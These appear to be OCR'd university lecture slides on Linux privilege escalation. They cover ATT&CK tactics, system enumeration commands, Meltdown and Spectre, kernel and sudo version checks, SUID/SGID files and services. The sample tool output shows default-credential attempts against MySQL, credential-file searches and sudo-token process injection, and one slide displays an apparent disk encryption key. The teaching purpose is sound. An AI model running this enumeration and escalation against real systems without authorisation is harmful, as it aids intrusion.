
Threats and Countermeasures

Lecture 07:
Privilege Escalation


COMP-5830/-6830
Spring 2025

Today: tc-vm-05_rc08




Disk Crypto: FnkEYWVb2YHtHDioUoY9Rosq

MITRE ATT&CK


Enterprise Matrix
Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, SaaS, Network, Containers.
View on the ATT&CK® Navigator
Version Permalink
layout: side
show sub-techniques
hide sub-techniques
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Execution
13 techniques
Persistence
19 techniques
Privilege Escalation
13 techniques
Discovery
30 techniques
Lateral Movement
9 techniques
Collection
17 techniques
Command and Control
16 techniques
Exfiltration
9 techniques
Impact
13 techniques
Privilege Escalation
13 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (14)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Domain Policy Modification (2)
Escape to Host
Event Triggered Execution (16)
Exploitation for Privilege Escalation
Hijack Execution Flow (12)
Process Injection (12)
Scheduled Task/Job (5)
Valid Accounts (4)

Privilege Escalation

- Increase permissions and capabilities
  - General execution rarely enough for end-goals
- Take advantage of ***internal*** surface
- Includes admin user acct but not limited
  - Local administrator
  - Non-root admin acct
  - Non-admin acct w/ ***any*** advantage



System Capabilities & Devices

- Identify disks and partitions

`lsblk`

```
NAME     MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0      7:0    0  24.9M  1 loop /snap/amazon-ssm-agent/7628
loop1      7:1    0  55.7M  1 loop /snap/core18/2812
loop2      7:2    0  63.5M  1 loop /snap/core20/2015
loop3      7:3    0  63.9M  1 loop /snap/core20/2182
loop4      7:4    0 111.9M  1 loop /snap/lxd/24322
loop5      7:5    0    87M  1 loop /snap/lxd/27037
loop6      7:6    0  40.9M  1 loop /snap/snapd/20290
loop7      7:7    0  40.4M  1 loop /snap/snapd/20671
xvda     202:0    0   300G  0 disk
├─xvda1  202:1    0 299.9G  0 part /
├─xvda14 202:14   0     4M  0 part
└─xvda15 202:15   0   106M  0 part /boot/efi
```

System Capabilities & Devices

- Identify disks and partitions
- Determine local and remote filesystems

`fdisk -l`

```
Disk /dev/loop0: 24.9 MiB, 26112000 bytes, 51000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 55.66 MiB, 58363904 bytes, 113992 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

<clip>

Disk /dev/xvda: 300 GiB, 322122547200 bytes, 629145600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 8F814D15-0F5D-40E2-8A1E-E14BBDFCE594

Device       Start       End   Sectors   Size Type
/dev/xvda1  227328 629145566 628918239 299.9G Linux filesystem
/dev/xvda14   2048     10239      8192     4M BIOS boot
/dev/xvda15  10240    227327    217088   106M EFI System
```

System Capabilities & Devices

- Identify disks and partitions
- Determine local and remote filesystems
- Attached networks whether in-use or not

`ifconfig -a`

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 172.31.9.58  netmask 255.255.240.0  broadcast 172.31.15.255
        inet6 fe80::8b6:80ff:fead:a139  prefixlen 64  scopeid 0x20<link>
        ether 0a:b6:80:ad:a1:39  txqueuelen 1000  (Ethernet)
        RX packets 180950788  bytes 256394799547 (256.3 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56816919  bytes 250852156051 (250.8 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 640  bytes 70059 (70.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 640  bytes 70059 (70.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

System Capabilities & Devices


- Identify disks and partitions
- Determine local and remote filesystems
- Attached networks whether in-use or not
- CPU info

`cat /proc/cpuinfo`

```
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 79
model name      : Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
stepping        : 1
microcode       : 0xb000040
cpu MHz         : 2300.122
cache size      : 46080 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mc
mmx fxsr sse sse2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopol
pni pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_dea
 f16c rdrand hypervisor lahf_lm abm cpuid_fault invpcid_single pti fsgsbase
 invpcid xsaveopt
bugs            : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1
```

Microarchitecture Side-Channels

MELTDOWN



SPECTRE

Background: Out-of-Order CPU Execution

Out-of-Order Execution is when things aren't actually executed in a logical order.

- Compilers re-arrange when values are loaded to share across code-paths
- CPU pipelines re-arrange instructions to minimize L1-3 cache vs. RAM latency
- A single CPU core will execute instructions concurrently to use internal components at full-capacity

Meltdown

- User-space process is able to read kernel memory
- Race condition:
  - Throw access error
  - Operate on memory
- Cache leaks result of unexpected operation

Background: Branch Prediction

Branch Prediction is a form of *speculative execution* used by CPUs to improve performance by pre-executing instructions.


- Based on many things but most straight-forward is the last time it ran the code
- If predict right: free execution time
- If predict wrong: abandon and ignore
  - Keeps track of what values depend on check

Spectre Vulnerability

- Can read other process's memory
- Cache Collision
  - Train predictor
  - Trigger prediction
  - Operate on value before realize incorrect
- Cache leaks result of illogical operation

Linux Kernel

- Resource manager for processes, memory, storage, etc.




Principle of Complete Mediation

The **Principle of Complete Mediation** is having a trusted entity validate any privilege use to ensure its validity.

- OS validates user X can run app Y
- OS ensures that only apps with network permissions use the network

Linux Kernel

- Resource manager for processes, memory, storage, etc.
- Mediates resource access
- Architectural partition between “kernel-space” and “user-space”
  - Kernel-space: Direct, on-demand access to resources
  - User-space: Interact with resources via kernel interaction



Linux Kernel

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
- **Kernel-space processes execute with root permissions**



Kernel Exploitation

- Numerous well-known kernel vulns
- Legacy systems are not limited to Windows
  - Embedded and IoT are infamous

Kernel Versioning

- Target the core of the operating system
- Common commands to identify kernel related information
  - `cat /proc/version`
  - `uname -a`

```
═══════════════════════════╣ System Information ╠═══════════════════════════
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.7.0-2parrot2-amd64 (team@parrotsec.org) (gcc version 9.3.0 (Debian 9.3.0-15),
GNU ld (GNU Binutils for Debian) 2.34.90.20200706) #1 SMP Debian 5.7.10-1parrot2 (2020-07-31)
Distributor ID: Parrot
Description:    Parrot GNU/Linux 4.10
Release:        4.10
Codename:       n/a
```

Sudo Makes Sandwiches

- Like everything else, `sudo` can have vulns
  - `sudo -V | grep "Sudo ver" | grep "1\.[01234567]\.[0-9]\+\|1\.8\.1[0-9]\*\|1\.8\.2[01234567]"`

```
[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.9.1
```

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is enabled (0)
gdb was found in PATH
Checking for sudo tokens in other shells owned by current user
Injecting process 1401 -> bash
Injecting process 1850 -> bash
The escalation didn't work... (try again later?)
```

SUID & SGID bits

`setuid`

- Executable with permissions of the owner *user*

`setgid`

- Executable with permissions of the owner *group*

```
                                ╣ Interesting Files ╠
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

-rwsr-xr-x 1 root root       151K Mar 21  2019 /usr/bin/ntfs-3g  --->  Debian9/8/7/Ubuntu/Gentoo
```

```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow   39K Feb 14  2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mlocate  39K Aug  6  2019 /usr/bin/mlocate
-rwxr-sr-x 1 root mail     23K Oct 11  2019 /usr/bin/dotlockfile
-rwxr-sr-x 1 root tty      15K Jan 25  2020 /usr/lib/mc/cons.saver
```

Service Acct vs. User Acct

Service Account

- Entity to accomplish specific, enumerated tasks
- Permissions are limited to those tasks
- Usually don't allow direct log-in
  - Local or remote

User Account

- Digital representative of a human being
- Permissions are scoped to intended & predicted tasks
- Usually allow local and remote login

User Permission Tracking

- 3 permission bits per object (RWX)


```
user@desktop:~$ ls -l
d rwx rwx ---  1 user user    4096 Apr  2 15:56 go
- rw- rw- r--  1 user user       0 Apr 11 04:15 test.py
d rwx rwx ---  1 user faculty 4096 Dec 28 21:09 courses
```

Permissions | Owner | Group | Object

- Each object has an “owner” and a group
- Only owner can change the permissions or group

```
user@desktop:~$ ls -l
- rw- r-- ---  1 user faculty  302 Apr 11 04:15 main.py
user@desktop:~$ chmod 751 main.py
user@desktop:~$ chgrp adm main.py
user@desktop:~$ ls -l
- rwx r-x r-x  1 user adm      302 Apr 11 04:15 main.py
```

Processes as User Accounts

Processes permissions are **nearly identical** but slightly different security mechanism.

- Process inherits user permissions (default)
  - Effective User ID (EUID)
  - Effective Group ID (GUID)
- EUID/GUID can be set manually:
  - `sudo`, `setuid`, `sg`, …
  - Requires root user

Installed Software & Services

- What databases are being used?
- What frameworks are being used?

```
Software Information
[+] MySQL version
mysql  Ver 15.1 Distrib 10.3.23-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

[+] MySQL connection using default root/root ...........
[+] MySQL connection using root/toor ...................
[+] MySQL connection using root/NOPASS .................
[+] Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user                  = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[+] PostgreSQL version and pgadmin credentials
Version: psql (PostgreSQL) 12.3 (Debian 12.3-1+b1)
Found readable /etc/postgresql/12/main/postgresql.conf
```

Installed Software & Services

- What databases are being used?
- What frameworks are being used?
- What software is already installed for use?
- What jobs are already scheduled/running?

```
╔══════════╣ Processes, Cron, Services, Timers & Sockets ╠══════════
[+] Cleaned processes
[i] Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
root           1  0.0  0.0 167284 11284 ?        Ss   Mar14   0:11 /sbin/init splash noautomount
root         364  0.0  0.1  61996 25360 ?        Ss   Mar14   0:02 /lib/systemd/systemd-journald
root         384  0.0  0.0  22688  6764 ?        Ss   Mar14   0:00 /lib/systemd/systemd-udevd
root         548  0.0  0.0   8120  4676 ?        Ss   Mar14   0:05 /usr/sbin/haveged --Foreground --verbose=1 -w 1024
root         549  0.0  0.0 238852  8964 ?        Ssl  Mar14   0:03 /usr/libexec/accounts-daemon[0m
root         552  0.0  0.0   6552  2696 ?        Ss   Mar14   0:00 /usr/sbin/cron -f
```


```
[+] Services
[i] Search for outdated versions
 [ + ]  alsa-utils
 [ - ]  apache-htcacheclean
 [ - ]  apache2
 [ + ]  apparmor
 [ + ]  arpwatch
 [ - ]  atftpd
 [ - ]  avahi-daemon
 [ + ]  binfmt-support
 [ - ]  bluetooth
 [ - ]  console-setup.sh
```

Compilers & Interpreters

- Compilers and interpreters are extremely useful due to arbitrary functionality
  - Compilers: clang, gcc, clang++, g++, etc
  - Interpreters: perl, python, irb

Compilers & Interpreters

- Compilers and interpreters are extremely useful due to arbitrary functionality
  - Compilers: clang, gcc, clang++, g++, etc
  - Interpre



Reflections on Trusting Trust

